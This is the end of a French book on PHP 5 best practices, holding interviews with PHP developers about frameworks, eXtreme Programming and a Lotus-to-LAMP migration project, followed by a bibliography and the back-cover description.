« Copix est un framework de développement dédié aux applications web. Il est né pour permettre à plusieurs personnes de travailler simultanément sur un ou plusieurs projet(s) sans qu'elles aient à se soucier des problématiques techniques classiques.

Copix propose une plate-forme qui aide les développeurs à créer des modules fonctionnels et interopérables autour de briques indispensables (gestion des droits, rubriquage, internationalisation, gestion des données, etc.).

Lorsque vous développez un module sous Copix, vous savez que vous pouvez profiter de tous les modules qui ont été développés et que votre module pourra être utilisé sur tout autre type de projet développé avec Copix, en parfaite homogénéité.

Il est utilisé aujourd'hui dans des contextes très différents : gestion de contenu, intranets, traçabilité industrielle, annuaires, gestion de formulaires, bases de connaissances, etc. et également dans tout type d'entreprise (administrations, industriels, santé, transports). »

Quels sont selon vous les trois avantages de PHP pour les professionnels ?

« PHP est une plate-forme simple (installation, apprentissage, déploiement), multiplates-formes (systèmes d'exploitation, bases de données, serveurs web) et rapide (développement et exécution). C'est vraiment une plate-forme efficace pour tout ce qui concerne les applications dites « clients légers ».

Pour l'entreprise, cela signifie un retour sur investissement extrêmement rapide, ce qui est d'autant plus vrai lorsqu'elle ne dispose pas d'un système d'information spécifique et complexe. »

Quels sont à l'inverse les trois points faibles que PHP devrait améliorer ?

« Les points faibles de PHP tendent pour la plupart à être résolus avec le temps. De mon point de vue, il manque une interface native commune pour toutes les bases de données du marché. Toutefois, l'extension PDO va faire son apparition avec PHP 5.1.

Il manque aussi d'environnements permettant de manipuler graphiquement et rapidement les interfaces utilisateur. Nous disposons de tout un tas d'outils de manipulation de templates, mais leur développement reste une opération de programmation qui demande un certain apprentissage pour être optimum.

Un dernier manque à mon sens est l'absence d'une zone mémoire partagée. Un environnement applicatif qui permettrait à une application d'instancier définitivement plusieurs objets. Il existe bien sûr des extensions qui permettent une telle approche de ce genre de manipulation, mais c'est s'exposer à des restrictions lors du choix des hébergeurs. »

Quelles sont selon vous les qualités requises pour faire du bon travail en PHP ?

« De la rigueur, mais ce n'est pas spécifique à PHP. Il faut se donner des règles, adopter des normes de développement qui aboutissent à un ensemble applicatif homogène.

Les plus grands défis des projets informatiques en entreprise ne sont pas d'obtenir un résultat qui fonctionne, mais d'obtenir un résultat durable. Les évolutions sont une conséquence inévitable d'un projet informatique exploité ; c'est donc à l'efficacité de la maintenabilité que l'on reconnaît un projet informatique réussi. »

Et quelles sont les principales erreurs que font les développeurs PHP ?

« La population des développeurs PHP est vaste et hétérogène. Les erreurs sont donc assez différentes selon la population.

Si l'on se concentre sur les professionnels, je dirai que la plate-forme est tellement facile à utiliser que l'on obtient des résultats « visibles » très rapidement. Cette satisfaction du résultat immédiat a tendance à ne pas pousser le développeur à finaliser son application et à le perturber dans l'estimation du travail restant (homogénéiser l'interface par rapport au reste de l'application, faire des tests d'utilisation complets, penser à toutes les règles de gestion, etc.).

Disons en une phrase que comme on obtient un résultat satisfaisant très vite, on oublie que le temps qui nous reste aurait pu nous apporter un résultat proche de la perfection.

Une dernière erreur à mon sens que font certains intervenants passionnés du monde PHP : dénigrer systématiquement ce que font les grosses sociétés avec les logiciels propriétaires. On se place volontairement des œillères pour ne voir que l'objectif à atteindre en refusant d'accepter que ces sociétés proposent tout de même de bons outils. Je trouve que cela décrédibilise un peu la démarche du côté professionnel avec une caricature élitiste du savant fou. »

Quelle ont été votre meilleure et votre plus mauvaise expérience avec PHP ?

« Ma meilleure expérience avec PHP fut en tant que développeur, dans une mission « dernière chance ». Le projet consistait à développer une application capable de traiter les demandes diverses des employés d'une grande entreprise (fournitures, matériels, droits, installations, etc.). Plusieurs sociétés avaient déjà tenté l'aventure, qui s'était pour elles soldées par un échec.

Le point critique du projet était de réussir à identifier l'ensemble du catalogue des demandes possibles, sur lequel les intervenants fonctionnels n'avaient pas statué. J'ai donc pris le parti de raisonner en terme de processus et de développer un moteur de catalogue capable de définir les demandes.

Grâce à la simplicité de PHP, je n'ai pas hésité à développer un élément technique relativement complexe, bien que le délai du projet ait été de 30 jours. Le succès de la démarche reposa ensuite sur une approche itérative, avec une implication régulière des utilisateurs autour d'un prototype.

Le défi fonctionnel « bloquant » fut ensuite relégué au service adéquat, qui disposait cette fois d'un outil de travail capable d'accepter tout type de besoin grâce à un catalogue évolutif. Quatre ans plus tard, l'application a géré plus de 200 000 demandes en provenance de 4 000 utilisateurs et a vu son étendue fonctionnelle élargie à d'autres domaines sans qu'aucune étape de programmation supplémentaire ne soit nécessaire.

Ma plus mauvaise expérience fut sur un autre projet métier, de taille pourtant moyenne. Bien que les premières phases aient été un réel succès (cahier des charges, maquette, prototype), la suite des opérations fut un désastre : les règles métier critiques pourtant validées étaient modifiées régulièrement, les utilisateurs peu impliqués ne testaient pas l'application mise à disposition, les données à reprendre contenaient des incohérences et l'application fut pourtant validée en l'état et mise en production.

Au final, nous avions un produit qui ne correspondait pas aux besoins des utilisateurs « terrain » et certains processus critiques de l'application ne sont pas utilisés.

PHP, s'il est efficace, ne dispense pas les intervenants quels qu'ils soient de faire preuve de rigueur. »

RÉFÉRENCE En savoir plus sur Gérald Croës

Gérald Croës est impliqué dans de nombreux projets au service de PHP, dont le moteur de templates Smarty, le framework Copix et l'éditeur Side. Pour en savoir plus, vous pouvez visiter son site Internet à l'adresse suivante :

- http://www.gcroes.com

Perrick Penet, responsable de la société No Parking

No Parking est une société de service lilloise spécialisée en développements PHP sur mesure. Son produit phare, OpenTime, un logiciel complet et personnalisable de gestion du temps pour l'entreprise, connaît de nombreuses références dans le monde professionnel.

Perrick Penet est fondateur et gérant de la société No Parking. Son témoignage porte essentiellement sur les méthodes de développement qu'il a décidé de mettre en place au sein de sa structure, en particulier eXtreme Programming (XP), un ensemble de pratiques communes qui s'inscrit dans le cadre des méthodes agiles décrites au chapitre 2.

Pouvez-vous nous parler de la méthode eXtreme Programming que vous pratiquez ?

« Depuis que je pratique l'eXtreme Programming, je suis convaincu par l'efficacité de la méthode...

L'eXtreme Programming (XP) est une méthode agile efficace qui répond très bien aux caractéristiques des technologies émergentes du Web. D'abord tout seul et désormais en binôme, j'essaie de suivre les pratiques préconisées par la méthode : le développement piloté par les tests, les cycles de développement, la redéfinition régulière des besoins, la simplicité, les remaniements, etc. »

« XP me permet d'être plus transparent avec mes clients...

...et de faire progresser leurs produits. Je suis capable de les mettre à jour régulièrement en fonction de l'évolution des besoins. Dans cette optique, l'architecture de mon code est pensée pour être très facilement remaniable et adaptable.

J'entretiens avec mes clients et mes développeurs des relations de confiance. Tout doit avoir une explication à tout niveau. En d'autres termes, la « magie » induite par le résultat concret des développements ne doit être destinée qu'à l'utilisateur final. »

« XP est une méthode extrême dans la mesure où l'on va au bout des choses, parfois à contre-courant.

Il me paraît impossible d'associer XP à une autre méthode, ou de pratiquer XP à 50 %. Un projet classique comporte une définition des besoins, des spécifications et une architecture prédéfinies et figées avant le développement, puis des livraisons effectuées sur le tard une fois que l'application est opérationnelle. Au contraire, XP privilégie une amélioration permanente du code et de l'architecture pour répondre à des besoins qui changent en permanence. »

« Tel que le recommande XP, je privilégie la vitesse sur la durée.

Ma vitesse (les matheux penseront à la dérivée) à un instant T déterminera le temps que je pourrai mettre pour effectuer telle ou telle fonctionnalité. Plus important encore, j'essaie d'adapter cette vitesse au client : il est un membre à part entière de l'équipe de développement.

Un cas un peu particulier est celui d'OpenTime où je suis à la fois client et développeur. Pour déterminer la priorité de mes tâches de remaniement, chaque fonctionnalité liée fait l'objet d'un relevé de son temps d'exécution. Je fais ensuite une analyse croisée entre la fréquence d'utilisation et le temps d'exécution de chacune d'elles pour repérer les plus impactantes. »

Que pensez-vous de l'utilisation d'un framework avec XP ?

« Les frameworks ne sont pas ou peu utiles, surtout quand ce n'est pas le sien. S'approprier un framework extérieur prend beaucoup de temps. Et si certaines fonctionnalités peuvent être reprises, souvent il apporte aujourd'hui une couche remplie d'implémentations inutiles. Et qui sait ce qu'il apportera demain...

Une des bonnes pratiques d'XP consiste à ne pas avoir peur de se séparer du code mort et des parties inutiles. Je pense qu'un framework n'apporte pas forcément plus de simplicité à une application. »

Que conseillez-vous aux développeurs pour apprendre le PHP ?

« Consultez les blogs.

J'aime les blogs, car contrairement aux forums, ils mettent en évidence la progression de la pensée et les investigations effectuées par les uns et les autres.

Présenter un sujet sur un forum ou dans un *handbook* ne dit pas pourquoi ces concepts ont été pensés ainsi et quels ont été les constats et les débats qui ont déterminé le choix de ces solutions.

Je vous conseille donc, en terme de bonnes pratiques, les blogs suivants :

- **12 étapes vers un meilleur code** :
  http://french.joelonsoftware.com/Articles/TheJoelTest.html
- **Le Wiki d'eXtreme Programming France** :
  http://xp-france.net/cgi-bin/wiki.pl
- **Documentation et méthodes agiles** :
  http://martinfowler.com/bliki/CodeAsDocumentation.html
- **Deux blogs de réflexions sur les pratiques PHP** (en anglais) :
  http://phplens.com/phpeverywhere/
  http://ilia.ws/
- **L'outil SimpleTest** :
  http://www.onpk.net/php/simpletest/

RÉFÉRENCE Le blog de Perrick Penet

Vous pouvez suivre les réflexions et expérimentations de Perrick Penet sur son blog à l'adresse suivante :

- http://www.onpk.net

Romain Bourdon, gérant de la société Kaptive

Kaptive est un studio de développement spécialisé dans les applications web en PHP. L'entretien suivant concerne un projet de migration d'une application initialement développée avec des technologies Lotus.

En quoi consiste votre projet ?

« Notre client disposait d'un intranet documentaire construit sur la technologie Lotus Domino. Cet intranet est à la disposition de plus de 3 000 utilisateurs répartis dans le monde.

L'application fonctionnait bien lors de sa livraison mais l'augmentation du nombre de documents et de la complexité de la hiérarchie ont rapidement freiné l'application jusqu'à la rendre inutilisable.

L'application n'étant pas fournie avec son code source, il était impossible de la faire évoluer. Plusieurs sociétés ont donc été consultées afin de trouver une solution permettant de la remplacer tout en conservant la base documentaire en place. Notre solution basée sur une architecture LAMP éprouvée a été retenue. »

Quelle valeur ajoutée apportent les choix technologiques de votre solution ?

« De meilleures performances dans un premier temps. Une meilleure pérennité également en donnant accès au code source. Les frais de maintenance sont réduits par rapport aux technologies propriétaires et les coûts globaux sont réduits grâce aux licences open-source de nos technologies.

Une meilleure visibilité est également offerte sur le fonctionnement de l'outil. L'équipe informatique de notre client dispose d'une documentation complète du code source (phpdoc) et peut intervenir sur l'application si elle le souhaite.

Enfin, la structure de la base de données à été retravaillée pour être plus logique et l'ouverture à d'autres technologies et au système d'information de l'entreprise est accrue. »

Quelles ont été les trois difficultés majeures rencontrées dans ce projet ? Comment avez-vous réagi ?

« Notre première difficulté aura été la migration des données de la base Lotus vers notre base MySQL. Une bonne partie de cette migration n'a pu être automatisée à cause de la structure très particulière de la base Lotus. Des traitements manuels ont donc été nécessaires.
La deuxième concerne l'interfaçage entre les annuaires Lotus et LDAP. Plusieurs annuaires d'utilisateurs étaient disponibles au sein du groupe dont faisait partie notre client.

La décision a été prise d'unifier ces annuaires en un annuaire groupe plutôt que d'avoir à interroger plusieurs annuaires en même temps. Cela a permis d'homogénéiser les différentes informations utilisateur et de centraliser leurs accès. »

Avez-vous adopté une méthode de gestion de projet ?

« Ce projet a été entièrement développé avec des algorithmes procéduraux. Un certain nombre de normes (syntaxe de codage, mise en forme, structures, etc.) ont été définies pour travailler en équipe sur les développements. Le projet a été découpé en modules et la répartition des tâches s'est opérée sur ces modules.

Cela a été possible grâce à une préparation importante du projet en amont. De nombreux échanges avec le client qui s'est fortement impliqué ont permis, au bout de plusieurs versions, d'aboutir à un cahier des charges très complet laissant peu de marge d'erreur. »

Quels outils avez-vous utilisé pour ce projet ?

« Nous avons principalement utilisé les éditeurs Scite (Scintilla) et Eclipse pour ses fonctionnalités CVS.

L'environnement de production est composé du système d'exploitation Mandrake Linux, de PHP 4, Apache 1.3.x et MySQL 4.x. Les exécutables `pstotext` et `catdoc` sont utilisés pour le moteur de recherche sur les documents.

Un serveur SPARE est également installé. Une réplication est effectuée une fois par jour du serveur de production vers ce serveur qui est utilisé pour l'évaluation des modifications avant mise en production. Il peut aussi servir de serveur de secours au cas ou le serveur de production serait inopérant. »

Que retenez-vous de cette expérience ?

« Dans un premier temps, ce projet nous a permis d'acquérir des compétences autour des technologies Lotus. Nos démarches à l'encontre de cette technologie pour nos futurs projets seront ainsi simplifiées.

Nous avons renforcé nos compétences sur ce projet d'envergure et pris conscience de l'ampleur des problématiques causées par la structure très permissive des bases Lotus. »

RÉFÉRENCE Romain Bourdon est également auteur de Wampserver

Wampserver est un outil qui installe et configure Apache, MySQL, PHP et plusieurs outils d'administration en moins de 5 minutes sous Windows. Il est très pratique pour installer un environnement d'exécution éclair sur un poste de développement.

▸ http://www.wampserver.com

Matthieu Mary, ingénieur de développement chez Travelsoft

Travelsoft est une société de services en informatique spécialisée dans les applications en rapport avec le voyage. Ses clients sont des compagnies aériennes, des agences de voyages et des tour-opérateurs.

Dans un environnement dominé par les technologies J2EE, PHP commence à se faire une place dans la couche présentation de plusieurs applications.

Pouvez-vous vous présenter ?

« Je m'appelle Matthieu Mary. Biologiste de formation, j'ai rejoint l'univers du développement informatique, et plus particulièrement les technologies Web, il y a quatre ans. À mes heures perdues, je participe à ma façon à l'épanouissement de la communauté PHP, notamment française. »

En quoi consistait votre dernier projet professionnel développé en PHP ?

« Mon dernier projet a consisté pour Travelsoft a développer un *front-office* client d'un service web pour un site de vente en ligne de séjours *packagés*. »

Quelles difficultés avez-vous rencontrées lors de ce développement ?

« Au delà du côté *front-office*, notre client souhaitait une architecture modulaire qui permette la mise en place de plusieurs sites en ligne à partir d'une même architecture. Nous nous sommes orientés vers une solution s'approchant d'un framework qui est maintenant repris dans un autre projet et nous fait gagner un temps considérable. »

Qu'est-ce que ce développement vous a apporté de positif ?

« Nous avons pu interconnecter différentes technologies, notamment Java par l'intermédiaire des services web. Aujourd'hui, je suis encore surpris par tout ce qu'il est possible de faire en PHP. »

Que vous a apporté PHP par rapport à d'autres technologies ?

« Le planning de développement était relativement court. PHP nous a permis de développer ce projet plus rapidement qu'en d'autres technologies maîtrisées au sein de Travelsoft. On arrive très vite à un résultat concluant avec PHP. »

Quelles sont selon vous les qualités requises pour être un bon développeur PHP ?

« À mon avis, pour être un bon développeur PHP, cela nécessite d'avoir eu l'expérience d'autres plates-formes, notamment Java qui impose une rigueur de développement. PHP au contraire laisse une très grande liberté. Tout le monde peut développer en PHP, mais fournir du code propre nécessite d'avoir vu autre chose.

Il ne faut pas non plus négliger les jeux de tests, la génération de la documentation et toutes ces tâches indispensables à la pérennité d'un projet. »

RÉFÉRENCE En savoir plus sur Matthieu Mary

Matthieu Mary est animateur sur les forums de PHPFrance et auteur de composants open-source. Voici un bon point de départ pour mieux le connaître :

- http://www.phplibrairies.com

Bibliographie

[1] **Advanced PHP Programming** de *Georges Schlossnagle* aux éditions Developer's Library.

[2] **PHP 5 avancé**, de *Éric Daspet* et *Cyril Pierre de Geyer* aux éditions Eyrolles.

[3] **PHP 5 Power Programming** de *Andy Gutmans*, *Stig Saether Bakken* et *Derick Rethans* aux éditions Prentice Hall.

[4] **Services Web avec J2EE et .NET** de *Libero Maesano*, *Christian Bernard* et *Xavier Le Galles* aux éditions Eyrolles.

[5] **Code generation in action,** de *Jack Herrington* aux éditions Manning Publications.

[6] **php|architect's Guide to PHP Design Patterns** de *Jason E. Sweat* aux éditions php|architect NanoBooks.

[7] **UML 2 en action** de *Pascal Roques* et *Franck Vallée* aux éditions Eyrolles.

[8] **Gestion de projet eXtreme Programming** de *Jean-Louis Bénard*, *Laurent Bossavit*, *Régis Médina* et *Dominic Williams* aux éditions Eyrolles.

[9] **L'art de la supercherie**, de *Kevin D. Mitnick* et *William L. Simon* aux éditions Campus Press.

[10] **UML - Modéliser un site e-commerce** de *Pascal Roques* aux éditions Eyrolles.

[11] **Unix** de *Christian Pélissier* aux éditions Hermès.

[12] **Direction|PHP**, mensuel édité par Nexen (http://www.nexen.net).

[13] **PHP Solutions**, magazine mensuel pratique sur PHP.

Index

B

C

F

G

H

I

J

K

L

M

S

T

U

V

W

X

Y

Z

Best practices

PHP 5

architecte logiciel

Quelles règles pour la création logicielle ?
Quelles méthodes, quels outils ?
L'enjeu est de taille : garantir la souplesse et l'interopérabilité des applications métier.

POO • UML • Design patterns • XP
SPL • PEAR • Tests unitaires • SVN
Refactoring • Optimisation

Nul ne conteste les qualités de PHP en tant que plate-forme de développement web : simplicité, souplesse, richesse. Mais encore faut-il, pour en tirer parti, savoir adopter une démarche, choisir une architecture adaptée, établir des règles et des conventions… et s'outiller en conséquence.

Cet ouvrage répertorie, de la conception à l'exploitation, les meilleures pratiques de développement PHP et les erreurs courantes à éviter. Condensé d'expertise acquise au cours de nombreuses années d'adoption de PHP en entreprise, il guide le développeur, le chef de projet et l'architecte dans l'optimisation d'applications professionnelles.

Au sommaire

PHP est-il adapté à vos besoins ? Productivité. Architecture. Fiabilité. Portabilité. Performances et montée en charge. Zend Engine II. Conventions et outils. Méthodes agiles. MVC. Bâtir sa propre méthode. Rôles dans l'équipe. Erreurs courantes. **Le gestionnaire de versions.** Règles de bonne conduite. Création d'une branche. Subversion (SVN). Concurrent Versions System (CVS). **L'environnement d'exécution.** Paramétrages. Le trio « développement/recette/production ». Simplifier les développements en équipe. Environnement sur mesure. Suivi planifié de la qualité. Contrôles automatisés, tests. Sauvegarde et archivage. Tâches de maintenance. **Choisir un éditeur.** Eclipse, Zend Studio, Dreamweaver, PHPEdit, Quanta, etc. **Choisir les outils d'administration.** Gestion des données (LDAP, Flux, etc.). Stratégie de débogage. Monitoring. Qualité et performances. **Choisir ressources et supports de données.** Les extensions C. Les frameworks. PEAR. Fiabilité des ressources. Licences. Choix d'un SGBD. Abstraction de BD. Modèles conceptuel de données (MCD) et physique (MPD). Modélisation UML pour PHP. Analyse fonctionnelle. Expression des besoins. Exigences. Contraintes. Identification des objets métier. Principaux diagrammes. Du modèle à l'implémentation. MDA. **Optimiser le modèle pour PHP.** Modélisation agile. La POO avec PHP 5. Exploiter les fonctions natives. Interopérabilité et pérennité du modèle. Objets métier. Généricité. Les standards et l'existant. **Design patterns.** Factory, Builder, Singleton, etc. **Exploiter les points forts de PHP.** Tableaux, documents XML, objets. SimpleXML, SAX, DOM, XSLT. Bibliothèque d'objets. Passer d'une structure à l'autre. **Assurer la qualité.** Réflexes d'optimisation. Mémoire et ressources. Exceptions. Débogage. Tests unitaires. Commenter, documenter. Refactoring. Moteurs de templates. **Assurer la polyvalence.** Interactions. Couplage fort/lâche. Services web. SOAP, REST, etc. Génération de code. Mise en cache. **Définir les exigences pour l'exploitation.** Environnement applicatif. Compilation d'Apache et PHP. **Sécurité et maintenance.** Routines de sauvegarde. Rapports d'incidents. Surveillance système et applicative. **La Zend platform.** Installation/paramétrage. **Témoignages.** Zeev Suraski (membre du PHPGroup)…

Universitaire et diplômé de l'ÉPITA, professionnel dans une SSII et membre actif de plusieurs associations liées à PHP dont l'AFUP (Association française des utilisateurs de PHP), Guillaume Ponçon travaille depuis 7 ans sur des projets informatiques pour le Web. En collaboration étroite avec les meilleurs architectes PHP et J2EE francophones, il contribue en tant qu'expert, formateur et conférencier à la réussite de nombreux projets professionnels et associatifs.

Conception : Nord Compo



EYROLLES